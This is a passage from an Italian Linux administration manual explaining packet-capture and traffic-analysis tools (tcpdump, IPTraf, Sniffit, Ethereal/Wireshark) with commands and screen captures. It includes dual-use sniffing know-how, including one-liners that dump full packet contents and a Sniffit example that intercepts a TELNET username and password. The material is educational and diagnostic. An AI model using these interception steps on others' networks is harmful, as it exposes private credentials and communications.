I pacchetti vengono analizzati solo nella prima parte, normalmente di 68 byte, perdendo le informazioni successive. Eventualmente, questa dimensione può essere aumentata, anche se in generale ciò è sconsigliabile dal momento che richiederebbe un tempo di elaborazione maggiore, portando anche alla perdita di pacchetti.

Tcpdump può generare un risultato in esadecimale, oppure può emettere i pacchetti così come sono. Per poter interpretare il contenuto dei pacchetti, è necessario conoscere la loro struttura, in base ai protocolli relativi. A titolo di esempio, viene mostrato un programma Perl elementare, per filtrare i caratteri di controllo ASCII:

```
#!/usr/bin/perl

while ($riga = <STDIN>)
  {
    $riga =~ tr/\x00-\x1F//;
    $riga =~ tr/\x7F//;
    $riga =~ tr/\xFF//;
    print STDOUT ("$riga");
  }
```

Supponendo che questo sia il programma '**filtro**', si può spiare in modo molto banale ciò che passa per la rete con il comando seguente:

`#` **`tcpdump -l -i eth0 -s 0 -w - | filtro`** [*Invio*]

La cosa diventa ancora più semplice se si vuole utilizzare il programma '**strings**' che dovrebbe essere disponibile in tutti i sistemi standard:

`#` **`tcpdump -l -i eth0 -s 0 -w - | strings`** [*Invio*]

394.3.1 Avvio del programma

'**tcpdump**' emette le informazioni tratte dalla parte iniziale dei pacchetti che possono essere intercettati attraverso un'interfaccia di rete, che corrispondono a una data espressione.

```
tcpdump [opzioni] [espressione]
```

Tabella 394.8. Alcune opzioni.

Opzione	Significato mnemonico	Descrizione
`-i` ***interfaccia***	*interface*	Definisce l'interfaccia di rete attraverso cui '**`tcpdump`**' deve porsi in ascolto. Se non viene specificata, '**`tcpdump`**' sceglie la prima, ma potrebbe trattarsi anche di '**`lo`**' (*loopback*).
`-l`	*pipeline*	Filtra l'output attraverso una memoria tampone, in modo da gestire meglio i condotti.
`-n`	*numbers*	Fa in modo di non convertire gli indirizzi numerici e i numeri di porta nei nomi corrispondenti.
`-s` ***n_byte***	*split*	Permette di definire esplicitamente la quantità di byte da prendere in considerazione per ogni pacchetto. In modo predefinito vengono trattati solo i primi 68 byte. Quando la lunghezza è troppo breve per dare informazioni sufficienti, se viene identificato almeno il tipo di protocollo, quello che si ottiene è una stringa nella forma '**`[|`*protocollo*`]`**'.
`-w` ***file***	*write*	Memorizza i pacchetti grezzi all'interno di un file, invece di analizzarli ed emetterne il risultato. Il contenuto di questo file può essere elaborato successivamente con l'opzione '**`-r`**'.
`-r` ***file***	*read*	Legge i pacchetti da quanto accumulato precedentemente in un file attraverso l'opzione '**`-w`**'. In pratica, permette di analizzare quanto raccolto in precedenza.
`-x`	*exa*	Si limita a emettere i pacchetti in forma esadecimale. Per la precisione, viene emessa solo la parte dei pacchetti che rientra nel limite fissato con l'opzione '**`-s`**', ovvero i primi 68 byte se questa non è stata indicata.
`-F` ***file***	*filter*	Permette di fornire l'espressione di filtro dei pacchetti attraverso un file indicato con questa opzione.

Segue la descrizione di alcuni esempi.

- `#` **`tcpdump -i eth0`** [*Invio*]

  Emette attraverso lo standard output tutto il traffico che può essere intercettato per mezzo dell'interfaccia '**`eth0`**'.

- `#` **`tcpdump -n -i eth0`** [*Invio*]

  Come nell'esempio precedente, ma le informazioni sugli indirizzi e sui numeri di porta vengono indicati in forma numerica.

- `#` **`tcpdump -x -i eth0`** [*Invio*]

  Emette attraverso lo standard output il contenuto della prima parte dei pacchetti che possono essere intercettati per mezzo dell'interfaccia '**`eth0`**'. Questi dati vengono espressi in forma esadecimale.

394.3.2 Espressioni

L'utilizzo di Tcpdump non è molto utile se non viene definito un filtro a ciò che si vuole analizzare. Per questo motivo, dopo le opzioni normali della riga di comando può essere indicata un'espressione, più o meno articolata: solo i pacchetti che soddisfano la condizione espressa vengono presi in considerazione.

Questa espressione contiene spesso degli spazi: può essere fornita a Tcpdump in un argomento unico utilizzando dei delimitatori, oppure può essere composta da più argomenti in sequenza. Inoltre, attraverso l'opzione '**`-F`**' è possibile fornire l'espressione contenuta in un file; in tal caso, l'espressione può essere scritta su più righe, senza bisogno di simboli di continuazione.

Le espressioni di Tcpdump sono composte da primitive che possono essere raggruppate per mezzo delle parentesi tonde (in modo da evitare ambiguità nell'ordine di risoluzione) e connesse attraverso operatori booleani:

`!` `not`	un punto esclamativo o la parola chiave '**`not`**' rappresenta la negazione logica;
`&&` `and`	una doppia e-commerciale ('**`&&`**') o la parola chiave '**`and`**' rappresenta il concatenamento, ovvero un AND logico;
`||` `or`	una doppia barra verticale ('**`||`**') o la parola chiave '**`or`**' rappresenta l'alternanza, ovvero un OR logico.

All'interno delle primitive possono apparire riferimenti a diversi tipi di entità, che vengono descritte brevemente.

- Gli indirizzi di origine o di destinazione, riferiti al protocollo TCP/IP, possono essere indicati attraverso nomi di dominio o numeri IP. In particolare, è possibile fare riferimento a una sottorete indicando il numero IP parziale.
- Le porte possono essere identificate per numero o per nome.
- Per identificare i protocolli si possono usare delle parole chiave precise; in particolare: '**`ether`**', '**`fddi`**', '**`ip`**', '**`arp`**', '**`rarp`**', '**`decnet`**', '**`tcp`**', '**`udp`**'.

  Il protocollo identificato dalle parole chiave elencate dovrebbe essere intuitivo, almeno per i casi più comuni (IP, ARP, RARP, TCP e UDP). Le prime due parole chiave sono equivalenti: '**`ether`**' e '**`fddi`**' rappresentano semplicemente il secondo livello, collegamento dati, del modello ISO-OSI.

Primitiva	Descrizione
`dst host` ***nodo*** `src host` ***nodo*** `host` ***nodo***	Se viene usata la parola chiave '**`dst`**', si avvera se il campo della destinazione IP corrisponde al nodo indicato; se viene usata la parola chiave '**`src`**', si avvera se il campo dell'origine IP corrisponde al nodo indicato; altrimenti, in mancanza di tali parole chiave, si avvera se il nodo corrisponde indifferentemente all'origine o alla destinazione.
`ether dst` ***nodo_ethernet*** `ether src` ***nodo_ethernet*** `ether host` ***nodo_ethernet***	Definisce un indirizzo Ethernet numerico o derivato dal contenuto del file '`/etc/ethers`'. Come si può intuire, nel primo caso si fa riferimento a una destinazione, nel secondo a un'origine, nel terzo non si fa differenza.
`gateway` ***nodo***	Si avvera nel caso i pacchetti utilizzino il nodo indicato come gateway, ovvero, quando l'indirizzo Ethernet dell'origine o della destinazione non appartiene né all'indirizzo IP dell'origine, né a quello della destinazione.
`dst net` ***rete*** `src net` ***rete*** `net` ***rete***	Se viene usata la parola chiave '**`dst`**', si avvera se il campo della destinazione IP appartiene alla rete indicata; se viene usata la parola chiave '**`src`**', si avvera se il campo dell'origine IP appartiene alla rete indicata; altrimenti, in mancanza di tali parole chiave, si avvera se la rete corrisponde indifferentemente all'origine o alla destinazione. La rete può essere indicata con un numero IP incompleto, oppure attraverso l'aggiunta di una maschera di rete. Per cui, la sintassi potrebbe essere estesa nel modo seguente:
`dst net` {***rete*** ↩ ↪| ***indirizzo_ip*** `mask` ***maschera_ip*** ↩ ↪| ***indirizzo_ip*** / ***lunghezza_maschera***} `src net` {***rete*** ↩ ↪| ***indirizzo_ip*** `mask` ***maschera_ip*** ↩ ↪| ***indirizzo_ip*** / ***lunghezza_maschera***} `net` {***rete*** ↩ ↪| ***indirizzo_ip*** `mask` ***maschera_ip*** ↩ ↪| ***indirizzo_ip*** / ***lunghezza_maschera***}	In tal caso, la maschera di rete può essere indicata attraverso un numero IP corrispondente, oppure attraverso la quantità di bit a uno nella parte iniziale di tale maschera.

Primitiva	Descrizione
`dst port` ***porta*** `src port` ***porta*** `port` ***porta***	Definisce una porta TCP o UDP, trattandosi rispettivamente di un'origine, di una destinazione, o di entrambe le cose indifferentemente.
`less` ***lunghezza*** ↩ ↪| `len <=` ***lunghezza*** `greather` ***lunghezza*** ↩ ↪| `len >=` ***lunghezza***	Si avvera se la dimensione del pacchetto è inferiore o uguale, oppure maggiore o uguale alla quantità di byte indicata.
`ether proto` ***protocollo***	Definisce la selezione di un protocollo Ethernet attraverso un numero oppure un nome: '**`ip`**', '**`arp`**', '**`rarp`**'. Dal momento che questi nomi sono anche parole chiave per Tcpdump, vanno indicati facendoli precedere da una barra obliqua inversa ('**`\`**') (ciò tenendo conto anche del tipo di shell utilizzato; nel caso della shell Bash e di altre, occorre raddoppiare la barra obliqua inversa).
`ip proto` ***protocollo***	Definisce la selezione di un protocollo IP attraverso un numero, oppure un nome: '**`icmp`**', '**`igrp`**', '**`udp`**', '**`nd`**', '**`tcp`**'. Tuttavia, i nomi '**`icmp`**', '**`tcp`**' e '**`udp`**' vanno preceduti da una barra obliqua inversa ('**`\`**') per evitare che vengano interpretati in modo speciale da Tcpdump.
[`ether`] `broadcast`	Si avvera se il pacchetto è di tipo Ethernet broadcast.
`ip broadcast`	Si avvera per un pacchetto IP broadcast.
[`ether`] `multicast`	Si avvera se il pacchetto è di tipo Ethernet multicast.
`ip multicast`	Si avvera per un pacchetto IP multicast.

Segue la descrizione di alcuni esempi.

- `#` **`tcpdump host dinkel.brot.dg`** [*Invio*]

  Individua ed emette tutto il traffico riferito a *`dinkel.brot.dg`*.

- `#` **`tcpdump host dinkel.brot.dg and host roggen.brot.dg`** [*Invio*]

  Individua ed emette tutto il traffico riferito simultaneamente a *`dinkel.brot.dg`* e a *`roggen.brot.dg`*. In pratica si limita a estrarre il traffico tra questi due nodi.

- `#` **`tcpdump host dinkel.brot.dg and \(host roggen.brot.dg`** ↩
  ↪**`or host weizen.brot.dg\)`** [*Invio*]

Individua esclusivamente il traffico intrattenuto tra *dinkel.brot.dg* e *roggen.brot.dg*, oppure tra *dinkel.brot.dg* e *weizen.brot.dg*. Le parentesi tonde sono state protette attraverso la barra obliqua inversa per evitare una diversa interpretazione da parte della shell.

- `# **tcpdump host dinkel.brot.dg and not host roggen.brot.dg**` [*Invio*]

  Analizza tutto il traffico intrattenuto da *dinkel.brot.dg* e tutti gli altri nodi, a esclusione di *roggen.brot.dg*.

- `# **tcpdump gateway router.brot.dg**` [*Invio*]

  Analizza tutto il traffico che attraversa il nodo *router.brot.dg* senza essere diretto, o provenire da quello.

394.3.3 Controllo del traffico PPP

Vale la pena di annotare un'idea molto semplice per controllare in modo approssimativo il traffico di una connessione PPP. In questo caso, si pensa a una connessione PPP attraverso linea commutata, intesa come la connessione di un utente che accede a un ISP per collegarsi a Internet. L'esigenza potrebbe nascere nel momento in cui si dovesse sospettare che il modem stia trasmettendo all'esterno dati che non dovrebbe, magari per opera di un software manomesso ad arte per questo scopo.

In un sistema GNU/Linux tipico ci sono diverse console virtuali inutilizzate, che potrebbero essere adibite al monitoraggio continuo del contenuto dei pacchetti che transitano attraverso l'interfaccia '**ppp0**'. Per farlo basta usare Tcpdump, con l'aiuto di un filtro come '**strings**', come è già stato descritto. In questo caso, il tutto potrebbe essere avviato dallo script '/etc/ppp/ip-up' (direttamente o attraverso un altro script specifico). I comandi necessari sono quelli seguenti, supponendo di voler utilizzare la dodicesima console virtuale ('/dev/tty12'):

```
#!/bin/sh
…
…
/bin/chown root:tty /dev/tty12
/bin/chmod 0600 /dev/tty12
/usr/bin/nohup /usr/sbin/tcpdump -l -i ppp0 -s 0 -w - \
  | /usr/bin/strings > /dev/tty12 &
```

Si può osservare che si modificano i permessi di accesso al file di dispositivo '/dev/tty12' per evitare che altri possano leggere il traffico attraverso il terminale stesso.

In condizioni normali, quando l'interfaccia di rete '**ppp0**' scompare a seguito della conclusione della connessione, anche l'eseguibile '**tcpdump**' termina di funzionare.

Volendo complicare le cose, si può anche fare in modo che i dati vengano memorizzati in un registro, per poter fare una verifica successiva in modo più dettagliato:

```
/usr/bin/nohup /usr/sbin/tcpdump -l -i ppp0 -s 0 -w - \
  | /usr/bin/tee /var/log/ppp0.log
  | /usr/bin/strings > /dev/tty12 &
```

Come si vede, il file '/var/log/ppp0.log' viene memorizzato prima di essere ridotto da '**strings**'.

394.4 IPTraf

IPTraf [5] è un programma di servizio per l'analisi del traffico IPv4 (in parte anche di quello non IP), che transita attraverso la rete fisica a cui ci si trova connessi. IPTraf è specializzato nel tracciamento delle connessioni e nella produzione di statistiche, senza addentrarsi nella lettura del contenuto dei pacchetti.

IPTraf è fondamentalmente un programma interattivo, che utilizza una console virtuale o un terminale a caratteri, organizzato attraverso dei menù. La figura 394.13 mostra il menù generale di IPTraf.

Figura 394.13. Menù generale di IPTraf.

```
.--------------------------------------.
| IP traffic monitor                    |
| General interface statistics          |
| Detailed interface statistics         |
| TCP/UDP service monitor               |
| Ethernet station monitor              |
| TCP display filters                   |
| Other protocol filters                |
| Options                               |
| Exit                                  |
`--------------------------------------'
```

IPTraf può essere configurato attraverso la funzione *Options* che appare nel menù generale. Inoltre, può annotare le informazioni sul traffico all'interno di un registro. Il file di configurazione e quello delle registrazioni vengono creati all'interno della directory '/var/lib/iptraf/', che deve essere presente.

Perché possa essere analizzato tutto il traffico della propria rete fisica, è necessario che sia abilitata la modalità promiscua, come descritto nella sezione dedicata alla configurazione di IPTraf.

In questa sezione vengono descritti solo alcuni aspetti di IPTraf. Per il resto si può consultare la documentazione che accompagna questo programma.

Tabella 394.14. IPTraf funziona fondamentalmente in modo interattivo, tuttavia può essere avviato con delle opzioni in modo da raggiungere immediatamente la funzione desiderata.

Sintassi di avvio	Descrizione
iptraf	Avviando '**iptraf**' senza opzioni si ottiene il menù dal quale scegliere il tipo di funzione desiderata.
iptraf -i	Con l'opzione '**-i**' si ottiene immediatamente la selezione della funzione *IP traffic monitor*, ovvero il monitor del traffico IP in tempo reale.
iptraf -g	Con l'opzione '**-g**' si ottiene immediatamente la selezione della funzione *General interface statistics*, ovvero le statistiche generali delle interfacce presenti.
iptraf -d ***interfaccia***	Con l'opzione '**-d**' e l'aggiunta dell'indicazione di un'interfaccia di rete, si ottiene immediatamente la selezione della funzione *Detailed interface statistics*, ovvero le statistiche dettagliate di quell'interfaccia.

Sintassi di avvio	Descrizione
`iptraf -s` ***interfaccia***	Con l'opzione '**-s**' e l'aggiunta dell'indicazione di un'interfaccia di rete, si ottiene immediatamente la selezione della funzione `TCP/UDP service monitor`, ovvero il monitor dei servizi TCP e UDP di quell'interfaccia.
`iptraf -e`	Con l'opzione '**-e**' si ottiene immediatamente la selezione della funzione `Ethernet station monitor`, ovvero il monitor delle stazioni Ethernet (riguarda solo le interfacce Ethernet).

La configurazione di IPTraf può essere definita a livelli differenti: la configurazione generale e quella che riguarda i filtri di selezione dei pacchetti da elaborare. La configurazione generale è definibile attraverso la funzione `Options` del menù generale, da cui si accede a quanto si vede nella figura 394.15, che rappresenta anche l'impostazione predefinita.

Figura 394.15. Definizione delle opzioni generali di IPTraf.

```
.----------------------.. Enabled Options -----------.
| Reverse DNS lookups   ||
| Promiscuous operation ||
| Color                 || Color
| Logging               ||
| TCP timeout...        ||
| Logging interval...   || TCP timeout:       15 mins
| Additional port...    || Log interval:      60 mins
| Delete port...        |`----------------------------'
| Exit menu             |
`-----------------------'
```

Le opzioni si attivano e si disattivano premendo il tasto [*Invio*]; quando una voce è terminata da tre punti di sospensione ('...'), selezionandola si ottiene una finestra a scomparsa attraverso la quale fornire altre indicazioni. Lo stato delle opzioni è indicato dalla finestra destra: `Enabled Options`.

Opzione di configurazione	Descrizione
'**Reverse DNS lookups**'	Se attivata, fa in modo di risolvere gli indirizzi IP in nomi di dominio corrispondenti. L'attivazione di questa modalità può provocare dei ritardi nel funzionamento di IPTraf, per cui è consigliabile limitarne l'uso. Questa opzione è disattivata in modo predefinito.
'**Promiscuous operation**'	La modalità promiscua consente a IPTraf si analizzare tutto il traffico della rete fisica, non solo quello che interferisce con il nodo in cui si utilizza. Questa opzione è disattivata in modo predefinito.
'**Color**'	IPTraf è in grado di determinare automaticamente se il tipo di terminale utilizzato consente la visualizzazione dei colori o meno. Tuttavia, è possibile disabilitare la visualizzazione dei colori attraverso questa opzione.
'**Logging**'	IPTraf può annotare le informazioni sul traffico all'interno di un file di registrazioni, precisamente '`/var/lib/iptraf/iptraf.log`'. Questa opzione è disabilitata in modo predefinito dal momento che il registro può diventare rapidamente molto grande.

La funzionalità di controllo del traffico IP rappresenta l'utilizzo più comune di IPTraf. Selezionando la voce corrispondente dal menù generale, oppure avviando '**iptraf**' con l'opzione

'**-i**', si ottiene qualcosa di simile a quanto mostrato nella figura 394.17, dove in particolare appare anche lo stato di una connessione TELNET tra 192.168.1.1 e 192.168.1.2.

Figura 394.17. Monitor di traffico IP con una connessione TELNET attiva.

```
. Source -------------- Destination ----------- Packets --- Bytes Flags  Iface .
|/192.168.1.2:1050      192.168.1.1:23              40      1701 --A-   eth0  |
|\192.168.1.1:23        192.168.1.2:1050            31      1435 -PA-   eth0  |
|                                                                             |
|                                                                             |
|                                                                             |
|                                                                             |
|                                                                             |
|                                                                             |
|                                                                             |
|                                                                             |
|                                                                             |
|                                                                             |
|                                                                             |
` TCP: 1 entries --------------------------------------------------- Active ---'
.-----------------------------------------------------------------------------.
| ARP from 0000b46507cb to ffffffffffff on eth0                               |
| ARP from 0080adc8a981 to 0000b46507cb on eth0                               |
|                                                                             |
|                                                                             |
|                                                                             |
` Top --------- Elapsed time:   0:01 -----------------------------------------'
 IP:       6150 TCP:      3136 UDP:      3014 ICMP:         0 Non-IP:        2
 Up/Dn/PgUp/PgDn-scrl actv win  W-chg actv win  M-more TCP info  X/Ctrl+X-Exit
```

Il monitor di traffico IP si compone di due finestre: una superiore per le connessioni TCP e una inferiore per gli altri tipi. Una delle due finestre è quella attiva, che si distingue perché appare la parola '**Active**' sul bordo nella parte bassa, al lato destro. All'interno della finestra attiva è possibile fare scorrere le informazioni con i tasti [*freccia su*] e [*freccia giù*]; per cambiare la finestra attiva basta utilizzare il tasto [*w*], come suggerisce il promemoria che appare nell'ultima riga dello schermo. Per uscire da questa funzionalità basta il tasto [*x*], oppure la combinazione [*Ctrl x*].

Non è possibile conoscere quale sia la parte che ha originato la connessione TCP, salvo intuirlo dalle convenzioni sull'uso delle porte; nella finestra relativa, le connessioni TCP vengono sempre mostrate con una coppia di voci: una per ogni direzione della connessione TCP.

Il significato delle varie colonne di informazione che appaiono nella finestra delle connessioni TCP dovrebbe essere abbastanza intuitivo, a parte la colonna '**Flags**', all'interno della quale possono essere annotate lettere e parole chiave differenti. Il significato di queste viene descritto di seguito.

Simbolo	Descrizione
'**S**'	L'ultimo pacchetto individuato è stato di tipo SYN, sincronizzazione, che si usa in preparazione di una connessione.
'**A**'	L'ultimo pacchetto individuato è stato di tipo ACK, che si usa per confermare la ricezione precedente di un pacchetto.
'**P**'	L'ultimo pacchetto individuato è stato di tipo PSH, *push*, che si usa per richiedere lo spostamento dei dati all'inizio della coda di ricezione.
'**U**'	L'ultimo pacchetto individuato è stato di tipo URG, che si usa per rappresentare dati urgenti.
'**RESET**'	La connessione è stata azzerata dal nodo di origine della direzione a cui si riferisce.

Simbolo	Descrizione
'**DONE**'	La connessione ha terminato l'invio di dati nella direzione a cui si riferisce e ha inviato il pacchetto FIN, ma non è ancora stata confermata la conclusione dall'altro nodo.
'**CLOSED**'	L'invio precedente del pacchetto FIN è stato confermato dall'altra parte.

Se si verifica una presenza inusuale di pacchetti SYN, può trattarsi di un tentativo di attacco, definito *SYN flood*, che letteralmente significa: «inondazione di pacchetti SYN».

394.5 Sniffit

Sniffit [6] è un programma per l'analisi del traffico di rete, che può essere usato per individuare le connessioni TCP in corso, oppure per conservare una sorta di registro delle comunicazioni avvenute, contenente le comunicazioni stesse.

Naturalmente, la lettura del contenuto dei pacchetti può essere utile a livello didattico, oppure per individuare dei problemi nell'utilizzo della rete, mentre diventa una pratica illegale quando ciò sconfina nel diritto alla riservatezza delle persone.

La sintassi per l'avvio di Sniffit è quella seguente, tenendo conto che almeno un'opzione del primo gruppo è obbligatoria.

```
sniffit {-v|-s nodo|-t nodo|-i|-I|-c file_di_configurazione}... altre_opzioni
```

Segue la descrizione di alcune opzioni.

Opzione	Descrizione
`-v`	Mostra la versione e non fa altro.
`-s` ***nodo*** `-t` ***nodo***	Limitano l'osservazione, rispettivamente, al nodo di origine e al nodo di destinazione indicati. Queste opzioni riguardano solo per il traffico TCP e UDP. L'indirizzo, se espresso in forma numerica, può essere parziale e completato con il simbolo '**@**'.
`-i` `-I`	Attiva un funzionamento interattivo, dove '**-I**' mostra più informazioni.
`-c` ***file***	Consente di indicare un file contenente una serie di direttive, attraverso le quali si stabilisce il comportamento di Sniffit.
`-F` ***interfaccia***	Consente di specificare il nome dell'interfaccia di rete a cui fare riferimento.
`-d` `-a`	Mostra i pacchetti sullo schermo, rispettivamente in esadecimale e in ASCII
`-P {IP|TCP|UDP|ICMP}`	Consente di selezionare un tipo di protocollo, tra quelli indicati. Questa opzione è incompatibile con '**-i**' o '**-I**'.

Opzione	Descrizione
`-p` ***n_porta***	Per quanto riguarda i protocolli TCP e UDP, consente di limitare l'attenzione ai pacchetti riferiti alla porta indicata.
`-l` ***n_byte***	Definisce la quantità massima di byte da accumulare per ogni pacchetto. Il valore zero serve a non porre limiti.

Qui viene mostrato soltanto il funzionamento interattivo, con l'opzione '**`-I`**', all'interno del quale è possibile anche inserirsi in uno dei flussi TCP per leggerne i dati:

`#` **`sniffit -I -F eth0`** [*Invio*]

In questo modo si ottiene il funzionamento interattivo, specificando espressamente l'interfaccia (in questo caso si tratta di '**`eth0`**'. Quello che si vede nella figura seguente è soltanto il traffico TCP attivo:

Figura 394.20. Sniffit durante il funzionamento interattivo con l'opzione '**`-I`**'.

```
.--Sniffit 0.3.7 Beta-------------------------------------------------------.
|       192.168.1.1  32796  ->      192.168.1.2     23  :  TELNET           |
|       192.168.1.2     23  ->      192.168.1.1  32796  :  TELNET           |
|                                                                           |
|                                                                           |
|                                                                           |
|                                                                           |
|                                                                           |
|                                                                           |
|                                                                           |
|                                                                           |
|                                                                           |
|                                                                           |
|                                                                           |
|                                                                           |
|                                                                           |
|                                                                           |
|                                                                           |
`---------------------------------------------------------------------------'
.--Sniffit 0.3.7 Beta-------------------------------------------------------.
| Source IP     : All              Source PORT     : All                    |
| Destination IP: All              Destination PORT: All                    |
`---------------------------------------------------------------------------'
  Masks: F1-Source IP  F2-Dest. IP  F3-Source Port  F4-Dest. Port
```

Nel riquadro delle connessioni TCP, appare un cursore, con cui è possibile selezionare, all'interno di una connessione, uno dei due flussi (andata o ritorno). Una volta collocato il cursore sopra un flusso di interesse, basta premere [*Invio*] per ottenere una finestra in cui appare il contenuto di quella comunicazione:

Figura 394.21. Intercettazione di una copia del flusso di dati.

```
.--Sniffit 0.3.7 Beta-----------------------------------------------------------.
|        192.168.1.1  32796  ->      192.168.1.2     23  :  TELNET              |
|        192.168.1.2     23  ->      192.168.1.1  32796  :  TELNET              |
|                             .-----------------------------------------------. |
|                             |tizio..baci47..                                | |
|                             |                                               | |
|                             |                                               | |
|                             |                                               | |
|                             |                                               | |
|                             |                                               | |
|                             |                                               | |
|                             |                                               | |
|                             |-----------------------------------------------| |
|                             | 192.168.1.1  32796  ->      192.168.1.2     23| |
|                             `-----------------------------------------------' |
|                                                                               |
|                                                                               |
|                                                                               |
|                                                                               |
`-------------------------------------------------------------------------------'
.--Sniffit 0.3.7 Beta-----------------------------------------------------------.
| Source IP     : All              Source PORT     : All                        |
| Destination IP: All              Destination PORT: All                        |
`-------------------------------------------------------------------------------'
  Masks: F1-Source IP  F2-Dest. IP  F3-Source Port  F4-Dest. Port
```

Come si può intuire dalla figura, in questo caso si intercetta il flusso dei dati trasmessi da un cliente TELNET, proprio nella fase dell'autenticazione: l'utente '**`tizio`**', con la parola d'ordine '**`baci47`**'.[7]

394.6 Ethereal e Wireshark

Ethereal [8] e Wireshark [9] sono programmi per l'analisi del traffico di rete, fino al livello due del modello ISO-OSI (collegamento dati), riuscendo a riconoscere all'interno di questo una serie di protocolli al livello tre e quattro del modello ISO-OSI (rete). In particolare, individuano correttamente molti protocolli collegati a IPv4 e IPv6.

Ethereal e Wireshark sono pensati principalmente per accumulare il traffico intercettato, allo scopo di consentire un'analisi dettagliata di questo in un momento successivo; nello stesso modo sono predisposti per accedere a informazioni di questo genere accumulate da programmi diversi, così come sono in grado di esportare i propri dati in formati alternativi.

Ethereal e Wireshark consentono anche una visualizzazione in tempo reale del traffico in corso, in modo analogo a quanto fa IPTraf, con la differenza che le informazioni fornite sono molto più chiare. In questo senso, si tratta di programmi ottimi come strumenti didattici per lo studio delle reti.

Ethereal e Wireshark vengono usati normalmente attraverso il sistema grafico X e devono funzionare con i privilegi dell'utente '**`root`**', per poter accedere direttamente all'interfaccia di rete da sondare. L'eseguibile da avviare è '**`ethereal`**' oppure '**`wireshark`**':

```
ethereal [opzioni]
```

```
wireshark [opzioni]
```

Qui si intende mostrare il funzionamento interattivo, senza l'uso di opzioni nella riga di comando. Eventualmente si possono consultare le pagine di manuale *ethereal(1)* e *wireshark(1)*.

Figura 394.22. Ethereal avviato senza opzioni, rimane in attesa prima di iniziare la sua analisi.

Una volta avviato l'eseguibile '**`ethereal`**', per ottenere un'analisi del traffico in tempo reale può essere necessario controllare la configurazione. Si trova la voce *`Preferences`* nel menù *`Edit`*:



Figura 394.23. La finestra di configurazione di Ethereal per quanto riguarda la selezione dei pacchetti catturati.

La figura mostra in particolare la selezione della modalità promiscua, con cui si intercettano tutti i pacchetti che l'interfaccia di rete selezionata è in grado di osservare.

Una volta definita la configurazione e selezionata l'interfaccia di rete di interesse, si può passare alla cattura dei pacchetti, selezionando la voce `Start` dal menù `Capture`. Si ottiene una finestra da cui è possibile aggiustare le opzioni relative alla cattura:

